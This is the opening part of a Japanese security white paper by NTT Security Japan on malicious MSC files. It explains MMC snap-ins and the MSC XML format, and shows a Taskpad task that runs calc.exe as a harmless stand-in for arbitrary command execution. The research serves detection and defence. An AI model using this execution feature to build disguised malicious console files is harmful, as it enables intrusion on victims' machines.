



NTT

Security Holdings

悪性MSCファイル 解析レポート

NTT セキュリティ・ジャパン株式会社

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（以下、SOC）は、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（MSS）を提供しています。最新の脅威に対応するための様々なリサーチ活動を行い、その結果として得た IoC（Indicator of Compromise）をブラックリストやカスタムシグネチャとして、アナリストが分析で使用するナレッジとしてサービスに活用しています。

この度、私たちは独自に MSC ファイルを収集・調査しました。悪性 MSC ファイルに関する情報はさまざまな組織から公開されていますが、これまでに確認されている 3 種類の悪用手法の全体像や、その流行、各攻撃グループがどのように悪用しているか、さらには防御手法を網羅的に紹介したレポートは確認されていません。そこで本レポートでは、最新の MSC ファイルを用いた悪用手法と防御手法についての情報を整理し、今後の対策の参考として活用いただけるよう、ホワイトペーパーを公開します。

目次

1	はじめに	3
2	MSC ファイルとは	4
2.1	MMC (Microsoft Management Console)	4
2.2	MSC ファイルの構造	9
2.3	MSC ファイルの実行	13
3	既知の悪用手法	15
3.1	Taskpad によるコード実行	15
3.2	GrimResource	16
3.3	Kamikaze	19
4	MSC ファイルにおける悪用手法の分類	21
4.1	悪用手法の種類について	21
4.2	検体の収集と分類について	21
5	攻撃キャンペーン	24
5.1	DarkPlum	24
5.2	DarkPeony	27
5.3	BugPeony	30
5.4	Bitter	33
5.5	Patchwork	35
5.6	Sticky Werewolf	37
5.7	GhostClover	45
6	リサーチ	49
6.1	アイコンの画像データ	49
6.2	ConsoleFileID	49
6.3	クラスタリング	49
7	防衛手法	53
7.1	検知	53
7.2	分析	54
7.3	防御	55
8	おわりに	57
9	本レポートについて	58
付録 A	IoCs (SHA256)	61

1 はじめに

Microsoft Management Console は Windows のハードウェアやソフトウェア、ネットワークコンポーネントの設定や監視をするためのツール [1] です。MSC ファイルは Microsoft 管理コンソール (Microsoft Management Console、以下 MMC) に関連付けられたファイルで、両者には様々な機能が実装されています。そうした機能の中には、攻撃者が悪用可能なものも存在しており、2024 年 3 月頃から様々な攻撃グループが悪用をし始めました。

悪質な MSC ファイルについて十分に理解していない状況では、それらの攻撃を見落としかねません。特に、悪性挙動を実現するために利用されているテクニックや、具体的な侵害挙動には様々な特徴があり、それらを適切に把握しておくことが重要となります。

本稿では、まず MSC ファイルの機能や構造、挙動など基本的な概要を紹介します。また 2024 年時点で確認されている MSC ファイルの 3 種類の悪用手法を紹介します。これによって悪質な MSC ファイルの基礎的な概念を理解し、具体的な侵害事例を適切に把握できるようになります。

4 章では、100 以上の悪性 MSC ファイルについて、攻撃手法の分類と帰結を行います。また、時系列ごとの悪用手法の利用状況も紹介することで悪用手法の流行を把握できるようになります。

5 章では悪性 MSC ファイルを使用した攻撃キャンペーンを実行する攻撃グループについて紹介します。ここでは 3 章で紹介した悪用手法を用いた攻撃フローや他の脆弱性を組み合わせた悪性 MSC ファイルの解析結果を共有します。

6 章では、MSC ファイルのメタデータを活用して、悪性 MSC ファイルの複製元を特定し、攻撃グループの関連性を分析する方法を紹介します。これにより、どのファイルがオリジナルなのか、どのファイルが同じ攻撃グループによって作成・改変されたかを追跡できます。メタデータの比較を通じて、MSC ファイルの悪用手法の利用状況を明らかにし、攻撃グループの特定に役立てられます。

最後に 7 章では、悪質な MSC ファイルからシステムを守るための手法について、検知・分析・防御手法に分けて紹介します。これによって、MSC ファイルを利用した攻撃をどのように防ぐことができるかについて具体的な知識を得られます。特に、エンドポイントでの異常な挙動をどのように検出し、早期に対応するための手法について学べます。

悪質な MSC ファイルによる攻撃は一部の脆弱性は修正されているものの、今後も継続することが予想されます。本稿は、悪質な MSC ファイルについて理解し、実際に組織を守るために必要な対策をするための一助となることを目指しています。

2 MSC ファイルとは

本章では MSC ファイルとその悪用に係る基礎的な知識について紹介します。

2.1 MMC (Microsoft Management Console)

Microsoft 管理コンソールは、Windows 上の管理タスクを行うツールを操作するための GUI を提供するものです [2]。MMC により作成可能な一意のコンソールを通して、日常の管理タスクを統合し、簡素化することを目的としています。管理タスクを実行するツールのことをスナップイン (Snap-ins) と呼び、MMC により様々なスナップインを組み合わせたカスタムコンソールを作成できます。ここで選択されるスナップインは、Windows にビルトインで用意されている Event Viewer (イベントログを管理・閲覧するツール) や Windows Firewall (ファイアウォールの構成を管理するツール) などに加え、サードパーティや自作のスナップインについても、あらかじめマシン上にスナップインをインストールすることで組み込みます。




図 1: Microsoft 管理コンソールの GUI[3]

2.1.1 スナップイン

スナップインは管理タスクを実行するプログラムのことで、DLL 形式で実装されています。スナップインに関する構成情報は、主に HKLM\Software\Microsoft\MMC\Snapins 配下に保存されており、各スナップインに一意の GUID (CLSID) がレジストリキーとなります [4]。MMC コンソール上で選択可能なスナップインや MSC ファイルの実行時に必要となるスナップインは、このレジストリから参照されます。

ここでは MMC コンソール上でスナップインを追加する方法について述べます。スナップインの追加では、まず左上の "File" タブから "Add/Remove Snap-in..." を選択します。そうすると、図 2 のような画面が表示され、選択可能なスナップインの一覧が左側に、すでにカスタムコンソールへ追加されているスナップインが右側の欄に表示されます。




図 2: スナップインの操作ウィンドウ

ここでは例として"Link to Web Address"スナップインを追加します。左の一覧にある"Link to Web Address"スナップインを選択した状態で、真ん中にある"Add"ボタンを押します。次にスナップインに関する設定の入力が求められます。ここでは図3のように URL として Example Domain のリンクを入力し、次の Friendly Name (タイトルのようなもの) に"Example Domain"と入力してスナップインを追加します。




図 3: "Link to Web Address"スナップインのウィザード

これでスナップインの追加が完了します。図4から、"Link to Web Address"スナップインにより、コンソール上で設定したリンク先のページを閲覧できることがわかります。




図 4: "Link to Web Address"スナップインのコンソール上での表示例

2.1.2 Console Taskpad

Console Taskpad（以下、Taskpad）は Tree Pane にリストされたノードに対し追加可能なもので、各ノードのコンテキストメニューをコマンドとして実行可能な"Menu command"や、任意のプロセスや Web ページを開くことを可能とする"Shell command"などの Task を実装できます [5]。"Menu command"の例として、Windows Firewall のスナップインでは"Import Policy..."や"Export Policy..."といった Windows Firewall に特有のコマンドに加え、"Help"（ヘルプの表示）などの標準的なコマンドが選択可能です。

Taskpad の追加は、いずれかのノードが選択された状態で"Action"タブの"New Taskpad View..."をクリックすることで図 5 のようなポップアップが表示され、Taskpad の追加が開始されます。ただし、スナップインの中には Taskpad が追加できないものもあります。




図 5: Taskpad のウィザード

Taskpad の追加では、1. Taskpad View Wizard の作成 と 2. Task Wizard の作成の 2 部構成で行われます。Taskpad View Wizard は、Task Wizard をどのように表示するのかの外観を設定できます。ここでは Taskpad View Wizard の作成は割愛し、Task Wizard の作成に焦点を当てます。

Task Wizard の作成では、まず設定する Task のタイプを選択します。




図 6: Taskpad の Command Type の選択画面

ここでは例として"Shell command"を選択し、`calc.exe` を起動するような Task を作成します。Task のタイトルは"Open Calc"に設定し、アイコンは MMC で標準で提供されているアイコンではなく、"Custom icon"で `C:\Windows\System32\calc.exe` を指定することで、`calc.exe` 自体のアイコンを使用する形で Task を作成します。




図 7: Taskpad の Command Line の入力画面




図 8: Taskpad の Icon の設定画面

今回は"Console Root"のノードに Taskpad を作成しました。作成された Task は、図 9 のようにノード選択時の開始ページの中にアイコンとリンクのセットで表示されます。このリンクをクリックすることで設定された Task が実行される仕組みとなっています。




図 9: Taskpad のコンソール上での表示例

2.2 MSC ファイルの構造

前述の通り、作成されるコンソールは XML 形式で記述され、拡張子が .msc のファイルとして保存されます。本節では、MSC ファイルにおいて特徴的な XML の要素に着目し、紹介します。

2.2.1 ConsoleFileID

MSC ファイルでは、ルート要素に対し規定の子要素が複数存在します。小要素の 1 つに "ConsoleFileID" (図 10 内 3 行目) というものがあります。これは MSC ファイルに固有の GUID が割り当てられるもので、該当部分を直接変更しない限りは、MSC ファイルに変更を加えても一意の値が保たれます。6 章では、"ConsoleFileID" を利用した攻撃グループのアトリビューションについて触れます。また "ConsoleFileID" 以外の規定の子要素の中でもとりわけ重要なのが "VisualAttributes"、"Scope-Tree"、"ConsoleTaskpads"、および "StringTables" 要素です。以降ではこれらの要素に焦点を当てます。

```

<?xml version="1.0"?>
<MMC_ConsoleFile ConsoleVersion="3.0" ProgramMode="Author">

  <ConsoleFileID>{9A649014-3381-4F46-8E57-12A2B7C5B409}</ConsoleFileID>

  <FrameState ShowStatusBar="true"> ...
</FrameState>

  <Views> ...
</Views>

  <VisualAttributes/>
  <Favorites> ...
</Favorites>

  <ScopeTree> ...
</ScopeTree>

  <ConsoleTaskpads> ...
</ConsoleTaskpads>

  <ViewSettingsCache> ...
</ViewSettingsCache>

  <ColumnSettingsCache/>

  <StringTables> ...
</StringTables>

  <BinaryStorage> ...
</BinaryStorage>
</MMC_ConsoleFile>

```

図 10: MSC ファイルの規定の要素

2.2.2 VisualAttributes

VisualAttributes では、MSC ファイル自体のアイコンの設定が記載されています。デフォルトでは、この要素には何も設定されておらず規定のアイコンが使用されますが、図 11 のように任意のアイコンも設定できます。アイコンの設定は、MMC の GUI 上の "File" タブの "Options..." から可能です。




図 11: MSC ファイルのアイコンの変更例

2.2.3 ConsoleTaskpads

ConsoleTaskpads は前節で述べた Taskpad の設定が記載される場所です。前節で作成した Taskpad のコードを図 12 に示します。Task 要素の Type 属性と Command 属性から calc.exe が起動されることが見て取れます。

また、MSC ファイルのアイコンを任意のものへ設定できたことと同様に、Task のアイコンについても任意のものを設定できます。Task のアイコン情報は、Task 要素の子要素である Symbol 要素内に記述されます。下図の例では"Custom icon"を設定したため、設定したアイコンのバイナリ情報を指すように Image 要素の BinaryRefIndex 属性が設定されています。

```
<ConsoleTaskpads>
<ConsoleTaskpad ListSize="Medium" IsNodeSpecific="false" ReplacesDefaultView="true" Vertical="true" NodeType="{C96401CE-0E17-11D3-885B-00C04F72C717}" ID="{B3CF9573-C0AC-40E1-956E-68CD8FC87258}">
  <String Name="Name" ID="6"/>
  <String Name="Description" Value=""/>
  <String Name="Tooltip" Value=""/>
  <Tasks>
    <Task Type="CommandLine" Command="calc.exe">
      <String Name="Name" ID="7"/>
      <String Name="Description" Value=""/>
      <Symbol>
        <Image Name="Small" BinaryRefIndex="14"/>
        <Image Name="Large" BinaryRefIndex="15"/>
      </Symbol>
      <CommandLine Directory="" WindowState="Restored" Params=""/>
    </Task>
  </Tasks>
  <BookMark Name="TargetNode" NodeID="1"/>
</ConsoleTaskpad>
</ConsoleTaskpads>
```

図 12: MSC ファイル内の Taskpad の設定部分

2.2.4 ScopeTree / StringTables

最後に ScopeTree と StringTables について紹介します。

まず ScopeTree では、Tree Pane に表示される各ノードの情報が記載されています。ID 属性の値に 1 を持つ Node 要素は"Console Root"を表し、この子要素である Nodes 要素内に、スナップインの追加に応じて Node 要素が作成されます。図 13 は 2.1 節で作成した MSC ファイルの内容を示しており、ID 属性 2、3、4 の Node 要素は、それぞれ"Event Viewer"、"Windows Firewall"、"Link to Web Address"スナップインに対応します。


```

<ScopeTree>
  <SnapinCache> ...
</SnapinCache>
  <Nodes>
    <Node ID="1" ImageIdx="0" CLSID="{C96401CC-0E17-11D3-885B-00C04F72C717}" Preload="true">
      <Nodes>
        <Node ID="2" ImageIdx="0" CLSID="FX:{b05566ad-fe9c-4363-be05-7a4cbb7cb510}" Preload="true"> ...
        </Node>
        <Node ID="3" ImageIdx="0" CLSID="FX:{b05566ac-fe9c-4368-be02-7a4cbb7cbe11}" Preload="true"> ...
        </Node>
        <Node ID="4" ImageIdx="0" CLSID="{C96401D1-0E17-11D3-885B-00C04F72C717}" Preload="true"> ...
        </Node>
      </Nodes>
      <String Name="Name" ID="6"/>
      <Bitmaps>
        <BinaryData Name="Small" BinaryRefIndex="11"/>
        <BinaryData Name="Large" BinaryRefIndex="12"/>
      </Bitmaps>
      <ComponentDatas>
        <ComponentData>
          <GUID Name="Snapin"={C96401CC-0E17-11D3-885B-00C04F72C717}</GUID>
          <Stream BinaryRefIndex="13"/>
        </ComponentData>
      </ComponentDatas>
      <Components/>
    </Node>
  </Nodes>

```

図 13: MSC ファイル内の スナップイン の設定部分

Nodes 要素の下に記載されている String、Bitmaps、ComponentDatas、Components 要素は"Console Root"の設定値であり、これらの要素は各スナップインに対応する Node 要素内にも定義されています。特に String 要素は Tree Pane で表示される各ノードのタイトルが設定される値です。実際の文字列は ID 属性を元に StringTables 要素を参照することで確認できます。

図 14 は同じく 2.1 節で作成した MSC ファイルの StringTables 部分を示しています。Tree Pane のノードや Taskpad のタイトルとして使用される文字列の他に、"Link to Web Address"スナップインで使用される URL が記述されています。このようにいくつかのスナップインでは、スナップインのタイトルを示す String 要素に対し、連続した ID 属性の値を持つ String 要素へ、スナップインで使用される設定値が格納されることがあります。この部分を編集することで、スナップイン自体の挙動を変更することもできます。

```

<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="8"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="2" Refs="1">Event Viewer (Local)</String>
      <String ID="3" Refs="1">Windows Defender Firewall with Advanced Security on Local Computer</String>
      <String ID="4" Refs="2">Example Domain</String>
      <String ID="5" Refs="1">http://example.com/</String>
      <String ID="6" Refs="3">Console Root</String>
      <String ID="7" Refs="1">Open Calc</String>
    </Strings>
